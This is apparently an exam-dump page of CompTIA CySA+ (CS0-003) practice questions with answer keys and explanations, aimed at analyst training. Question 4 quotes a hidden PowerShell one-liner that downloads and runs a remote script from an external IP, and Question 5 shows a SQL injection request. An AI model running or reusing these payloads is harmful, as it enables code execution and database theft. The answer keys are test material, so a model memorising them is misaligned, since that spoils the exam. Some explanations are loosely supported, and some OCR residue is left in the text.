CS0-003$^{\text{Q\&As}}$

CompTIA Cybersecurity Analyst (CySA+)

Pass CompTIA CS0-003 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

https://www.pass4itsure.com/cs0-003.html

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by CompTIA Official Exam Center

QUESTION 1

An attacker recently gained unauthorized access to a financial institution\\'s database, which contains confidential information. The attacker exfiltrated a large amount of data before being detected and blocked. A security analyst needs to complete a root cause analysis to determine how the attacker was able to gain access. Which of the following should the analyst perform first?

A. Document the incident and any findings related to the attack for future reference.

B. Interview employees responsible for managing the affected systems.

C. Review the log files that record all events related to client applications and user access.

D. Identify the immediate actions that need to be taken to contain the incident and minimize damage.

Correct Answer: C

Explanation: In a root cause analysis following unauthorized access, the initial step is usually to review relevant log files. These logs can provide critical information about how and when the attacker gained access. The first step in a root cause analysis after a data breach is typically to review the logs. This helps the analyst understand how the attacker gained access by providing a detailed record of all events, including unauthorized or abnormal activities. Documenting the incident, interviewing employees, and identifying immediate containment actions are important steps, but they usually follow the initial log review.

QUESTION 2

Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

A.MFA

B. User and password

C. PAM

D. Key pair

Correct Answer: D

Explanation: Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA. References: Authentication Methods - Configuring Tenant-Wide Settings in Azure ..., Cloud Foundation - Oracle Help Center

QUESTION 3

An organization has deployed a cloud-based storage system for shared data that is in phase two of the data life cycle. Which of the following controls should the security team ensure are addressed? (Choose two.)

A. Data classification

B. Data destruction

C. Data loss prevention

D. Encryption

E. Backups

F. Access controls

Correct Answer: CD

This question is about management of data security and compliance in the cloud with regard to data life cycle.


DLP - Azure, GCP, and AWS have many resources and tools available to identify confidential data in use, in storage, and in transit and then understand how that data is used to protect it in a shared data environment.

Encryption - is used to protect the data at rest on storage devices, in transit, and even in use. It protects connectivity to the cloud, data stored in the could, etc...

Both DLP and Encryption is a part of the data life cycle management.

QUESTION 4

A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization\\'s environment. An analyst views the details of these events below:



```
rundll32.exe javascript:"\..\mshtml,RunHMTLApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.ps1'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

A. Attacker is escalating privileges via JavaScript.

B. Attacker is utilizing custom malware to download an additional script.

C. Attacker is executing PowerShell script "AccessToken.psr.

D. Attacker is attempting to install persistence mechanisms on the target machine.

Correct Answer: B


Explanation: The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. References:

CompTIA CySA+ Study Guide:

S0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

QUESTION 5

A penetration tester is conducting a test on an organization\\'s software development website. The penetration tester sends the following request to the web interface:



```
GET
/owaspbricks/content-1/index.php?id=0%20UNION%20
SELECT%20NULL,%20NULL,%20NULL
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.9; rv:40.0) Gecko/20100101 Firefox/40.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
```

Which of the following exploits is most likely being attempted?

A. SQL injection

B. Local file inclusion

C. Cross-site scripting

D. Directory traversal

Correct Answer: A

Explanation: SQL injection is a type of attack that injects malicious SQL statements into a web application\\'s input fields or parameters, in order to manipulate or access the underlying database. The request shown in the image contains an SQL injection attempt, as indicated by the "UNION SELECT" statement, which is used to combine the results of two or more queries. The attacker is trying to extract information from the database by appending the malicious query to the original one